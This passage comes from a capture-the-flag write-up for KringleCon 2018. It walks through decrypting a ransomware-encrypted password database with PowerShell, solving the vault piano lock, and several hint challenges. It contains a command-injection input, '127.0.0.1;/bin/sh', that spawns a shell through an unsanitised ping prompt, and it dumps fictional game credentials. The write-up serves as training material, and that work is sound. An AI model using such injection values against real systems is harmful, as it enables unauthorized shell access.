
Downloading source.min.html or source.html will get you the website that is shown to the user once the encryption routing has finished running. It provides payment instructions and once the correct key is entered (which it checks by comparing the key hash to the hash value it calculated previously) it will start the decryption process.

Part 4 - Decrypting everything

The first thing we need to do before we can decrypt the ransomware key is combine both the public and private key parts into a single PKCS12 certificate we can import using our final PowerShell code. The `server.crt` file is missing some data which throws off OpenSSL so we first need to wrap our public key data between `-----BEGIN CERTIFICATE-----` and `-----END CERTIFICATE-----` lines in order to generate the final certificate file:

```
$ openssl pkcs12 -export -inkey server.key -in server-new.crt -out
certificate.pem
```

Next we use PowerShell ISE to write a function that takes an encrypted ransomware key as input, imports the PKCS12 certificate, and returns a hex version of the decrypted ransomware key. It looks like the data we retrieved from the PowerShell memory dump was in fact correct as everything executes without errors and we get `fbcfc121915d99cc20a3d3d5d84f8308`.




```
function p_k_d($enckey_bytes){
    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
    $cert.Import("c:\users\crahan\desktop\certificate.pem")
    $cert.HasPrivateKey
    [Byte[]]$KeyDecrypted = $cert.PrivateKey.Decrypt($enckey_bytes, $true)
    return $(B2H $KeyDecrypted)
}

function H2B {
    param($HX)
    $HX = $HX -split '(..)' | ? { $_ }
    ForEach ($value in $HX){[Convert]::ToInt32($value,16)}
}

$enckey = "3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c34f42
$enckey_bytes = $(H2B $enckey)

p_k_d $enckey_bytes $privkey_bytes
```

```
$enckey = "3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7
$enckey_bytes = $(H2B $enckey)

p_k_d $enckey_bytes $privkey_bytes
True
fbcfc121915d99cc20a3d3d5d84f8308

PS C:\Users\CraHan>
```

The Wannacookie code can now do most of the heavy lifting as it already has an `e_d_f` function (or `enc_dec-File` function depending on what version of the code you use) to decrypt a single file. All we need to do is hand it the decrypted ransomware key and the file we want to decrypt.

```
function e_d_file($key, $File, $enc_it) {
    [byte[]] $key = $key
    $Suffix = "`.wannacookie"
    [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography')
```


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Untitled2.ps1*
Untitled4.ps1*
alabaster_passwords.elfdb - Notepad
File Edit Format View Help
Completed

```
function s_2_c($astring, $size=32) {
 $new_arr = @()
 $chunk_index=0
 foreach($i in 1..$($astring.length / $size)) {
  $new_arr += @($astring.substring($chunk_index,$size))
  $chunk_index += $size
 }
 return $new_arr
}


$elfdb = "c:\users\crahan\desktop\alabaster_passwords.elfdb.wannacookie"
$keyhex = "fbcfc121915d99cc20a3d3d5d84f8308"
$keybytes = $(H2B $keyhex)

e_d_file $keybytes $elfdb $false
```

```
$elfdb = "c:\users\crahan\desktop\alabaster_passwords.elfdb.wannacookie"
$keyhex = "fbcfc121915d99cc20a3d3d5d84f8308"
$keybytes = $(H2B $keyhex)

e_d_file $keybytes $elfdb $false


PS C:\Users\CraHan>
```

```
SQLite format 3
```

We finally have Alabaster's `alabaster_passwords.elfdb` original SQLite database file back! As a final step we dump the SQLite DB to a text file so it's a little easier to read and grab the `vault` password entry.

```
~/.../CTF/KringleCon2018/Q12 python3
$ sqlite3 alabaster_passwords.elfdb
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
sqlite> .output alabaster_passwords.txt
sqlite> .dump
sqlite> .exit

~/.../CTF/KringleCon2018/Q12 python3
$ cat alabaster_passwords.txt
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "passwords" (
        `name`  TEXT NOT NULL,
        `password`      TEXT NOT NULL,
        `usedfor`       TEXT NOT NULL
);
INSERT INTO passwords VALUES('alabaster.snowball','CookiesR0cK!2!#','active directory');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','KeepYourEnemiesClose1425','www.toysrus.com');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','CookiesRLyfe!*26','netflix.com');
INSERT INTO passwords VALUES('alabaster.snowball','MoarCookiesPreeze1928','Barcode Scanner');
INSERT INTO passwords VALUES('alabaster.snowball','ED#ED#EED#EF#G#F#G#ABA#BA#B','vault');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','PetsEatCookiesTOo@813','neopets.com');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','YayImACoder1926','www.codecademy.com');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','Woootz4Cookies19273','www.4chan.org');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','ChristMasRox19283','www.reddit.com');
COMMIT;
```

Answer

ED#ED#EED#EF#G#F#G#ABA#BA#B

13. Open Santa's Vault

Question

Use what you have learned from previous challenges to open the door to Santa's vault (https://pianolockn.kringlecastle.com). What message do you get when you unlock the door?


Solution

Based on the piano being used as the access mechanism it becomes clear that Alabaster's password is a series of notes that will need to be played. However, when you play the notes on the piano you'll get a message which states "*Now that's a good tune! But the key isn't quite right...*".

It appears we need to transpose the notes (http://www.simusic.com/transpose.html). The lowest and highest note can't be below or above C so the number of variations to try is limited.

After a few tests we find that we need to go down two half steps:

```
D C# D C# D D C# D E F# E F# G A G# A G# A
```



You have unlocked Santa's vault!

Answer

You have unlocked Santa's vault!

14. Who was the Mastermind?

Question

Who was the mastermind behind the whole KringleCon plan?

Solution

Once you enter Santa's vault by entering the correctly transposed song on the piano keypad you meet up with both Hans and Santa who explains that he was behind it all.

> *Santa: "You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!*
>
> *You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!*
>
> *You see, I finally found you!*
>
> *I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.*
>
> *That’s why we had so many different challenges this year.*
>
> *We needed to find someone with skills all across the spectrum.*
>
> *I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.*
>
> *And you did!*
>
> *Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.*
>
> *See what happens when they take off those hats?"*

Answer

Santa

Hint Challenges

1. Bushy Evergreen - Essential Editor Skills

Challenge


Orientation Challenge

Request

> *"Hi, I'm Bushy Evergreen.*
>
> *I'm glad you're here, I'm the target of a terrible trick.*
>
> *Pepper says his editor is the best, but I don't understand why.*
>
> *He's forcing me to learn vi.*
>
> *He gave me a link, I'm supposed to learn the basics.*
>
> *Can you assist me with one of the simple cases?"*

Solution

To exit the Vi editor type `:q` and press `<enter>` to enter command mode and then quit.



```
        .'''''''''''''''''''''''''''''''''''''''''''';ooooo:
      ;oooooooooooool;''''''',:loooooooooooolc;',,;ooooo:
    .:oooooooooooooc;',,,,,,,:ooooooooooooollccoc,,,;ooooo:
  .coooooooooooooo:,''''''',:ooooooooooooolcloooc,,,;ooooo,
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,,;ooo,
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,,;l'
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,..
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc.
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooo:.
  coooooooooooooo,,,,,,,,,;ooooooooooooooloo;
  :llllllllllllll,''''''''';llllllllllllllc,


I'm in quite a fix, I need a quick escape.
Pepper is quite pleased, while I watch here, agape.
Her editor's confusing, though "best" she says - she yells!
My lesson one and your role is exit back to shellz.

-Bushy Evergreen

Exit vi.

~
~
~
~
:q
```

Answer

:q<enter>

Hint


> *"Wow, it seems so easy now that you've shown me how!*
>
> *To thank you, I'd like to share some other tips with you.*
>
> *Have you taken a look at the Orientation Challenge?*
>
> *This challenge is limited to past SANS Holiday Hack Challenges from 2015, 2016, and 2017. You DO NOT need to play those challenges.*
>
> *If you listen closely to Ed Skoudis' talk at the con, you might even pick up all the answers you need...*
>
> *It may take a little poking around, but with your skills, I'm sure it'll be a wintergreen breeze!"*

2. Minty Candycane - The Name Game

Challenge

Directory Browsing

Request



"Hi, I'm Minty Candycane.

Can you help me? I'm in a bit of a fix.

I need to make a nametag for an employee, but I can't remember his first name.

Maybe you can figure it out using this Cranberry Pi terminal?

The Santa's Castle Onboarding System? I think it's written in PowerShell, if I'm not mistaken.

PowerShell itself can be tricky when handling user input. Special characters such as & and ; can be used to inject commands.

I think that system is one of Alabaster's creations.

He's a little ... obsessed with SQLite database storage.

I don't know much about SQLite, just the .dump command."

Solution


The IP address you provide for option 2 is passed to the ping command as-is. This means that you can use `127.0.0.1;/bin/sh` to end the ping command and follow it with a second command (in this case spawning a `/bin/sh` shell).

Once we're in a shell we have access to the `onboard.db` SQLite database and dump it:

```
$ sqlite3 onboard.db
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite> .output dump.txt
sqlite> .dump
sqlite> .exit
```

Finally, we use grep to find the entry which contains the word 'chan':

```
$ grep -i Chan dump.txt
```



```
Validating data store for employee onboard information.
Enter address of server: 127.0.0.1;/bin/sh
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.041 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2029ms
rtt min/avg/max/mdev = 0.037/0.041/0.046/0.006 ms
$ ls
menu.ps1  onboard.db  runtoanswer
$ sqlite3 onboard.db
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite> .output out.txt
sqlite> .dump
sqlite> .exit
$ grep -i chan out.txt
INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way',NULL,'Los Angeles','90067
','4017533509','scottmchan90067@gmail.com');
$ ./runtoanswer
Loading, please wait......



Enter Mr. Chan's first name: Scott
```

Answer

Scott

Hint

"Thank you so much for your help! I've gotten Mr. Chan his name tag. I'd love to repay the favor.

Have you ever visited a website and seen a listing of files - like you're browsing a directory? Sometimes this is enabled on web servers.

This is generally unwanted behavior. You can find sleighloads of examples by searching the web for index.of.

On a website, it's sometimes as simple as removing characters from the end of a URL.

What a silly misconfiguration for leaking information!"

3. Tangle Coalbox - Lethal ForensicELFication

Challenge

de Bruijn Sequences

Request

"Hi, I'm Tangle Coalbox.

Any chance you can help me with an investigation?


Elf Resources assigned me to look into a case, but it seems to require digital forensic skills.

Do you know anything about Linux terminal editors and digital traces they leave behind?


Apparently editors can leave traces of data behind, but where and how escapes me!"

Solution

The request mentions editors leaving traces of data behind and `ls -al` shows a `.viminfo` file. Using `less` to review this file we can find references to the string *Elinore* which appears to have been replaced in a later revision of the document.



```
elf@4a0639188f12:~$ ls -al
total 5460
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:28 .
drwxr-xr-x 1 root root    4096 Dec 14 16:28 ..
-rw-r--r-- 1 elf  elf      419 Dec 14 16:13 .bash_history
-rw-r--r-- 1 elf  elf      220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf     3540 Dec 14 16:28 .bashrc
-rw-r--r-- 1 elf  elf      675 May 15  2017 .profile
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:28 .secrets
-rw-r--r-- 1 elf  elf     5063 Dec 14 16:13 .viminfo
-rwxr-xr-x 1 elf  elf  5551072 Dec 14 16:13 runtoanswer
elf@4a0639188f12:~$ ls -al .secrets
total 12
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 .
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 ..
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 her
elf@4a0639188f12:~$ ls -al .secrets/her
total 12
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 .
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 ..
-rw-r--r-- 1 elf elf 1880 Dec 14 16:13 poem.txt
